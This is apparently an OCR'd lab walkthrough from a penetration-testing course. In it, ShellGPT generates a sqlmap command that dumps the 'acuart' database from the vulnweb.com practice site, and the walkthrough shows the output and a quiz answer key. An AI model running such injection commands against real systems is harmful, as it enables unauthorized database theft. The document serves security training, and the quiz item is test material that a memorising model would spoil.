

Applications Places System
Thu Jan 9, 07:19
sgpt --shell "Check for Boolean-based SQL injection, UNION-based SQL injection, Error-based SQL injection, and Time-based blind SQL inject
File Edit View Search Terminal Help
┌─[pentester@parrot]─[~]
└──╼ $sudo su
[sudo] password for pentester:
┌─[root@parrot]─[/home/pentester]
└──╼ #sgpt --shell "Check for Boolean-based SQL injection, UNION-based SQL injection, Error-based SQL injection, and Time-based blind SQL injection on the target URL with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the database in acuart database. Save the output in a text file with a structured format"
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --technique=BEUST --dump -D acuart --threads=5 --output-dir=./sqlmap_output --dump-format=CSV && tree ./sqlmap_output > sqlmap_results.txt
[E]xecute, [D]escribe, [A]bort: E
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:15:19 /2025-01-09/
[07:15:19] [WARNING] using '/home/pentester/sqlmap_output' as the output directory
[07:15:20] [INFO] testing connection to the target URL
[07:15:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:15:21] [INFO] testing if the target URL content is stable
[07:15:21] [INFO] target URL content is stable
[07:15:21] [INFO] testing if GET parameter 'cat' is dynamic
[07:15:21] [INFO] GET parameter 'cat' appears to be dynamic
Menu
[ChatGPT — Moz...
sgpt --shell "Che...
[Computer]
[SQLi prompt she...
[Developer Files]


Applications Places System
Thu Jan 9, 07:26
sgpt --shell "Check for Boolean-based SQL injection, UNION-based SQL injection, Error-based SQL injection, and Time-based blind SQL inject
File Edit View Search Terminal Help


[07:15:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[07:15:47] [INFO] fetching tables for database: 'acuart'
[07:15:48] [INFO] fetching columns for table 'categ' in database 'acuart'
[07:15:48] [INFO] fetching entries for table 'categ' in database 'acuart'
Database: acuart
Table: categ
[4 entries]
| cat_id | cdesc
| cname |
1	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Posters
2	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Paintings
3	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Stickers
4	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla
Menu
[ChatGPT — Moz...
sgpt --shell "Che...
[Computer]
[SQLi prompt she...
[Developer Files]



1. Monitor the automated execution of `sqlmap` in the terminal window.



1. Open the generated **sqlmap_results.txt** file for analysis. Note the identified Nginx web server version: **1.19.0**.



This concludes the demonstration of performing SQL injection using ShellGPT.

> **IMPORTANT:** ❓ **Question 5.12.1.1** On the Parrot Security machine, utilize a ShellGPT prompt to execute an SQL injection on `http://testphp.vulnweb.com/listproducts.php?cat=1` to enumerate databases. Enter the Nginx version that was identified. [!SUCCESS] ✅ **Answer:** **1.19.0**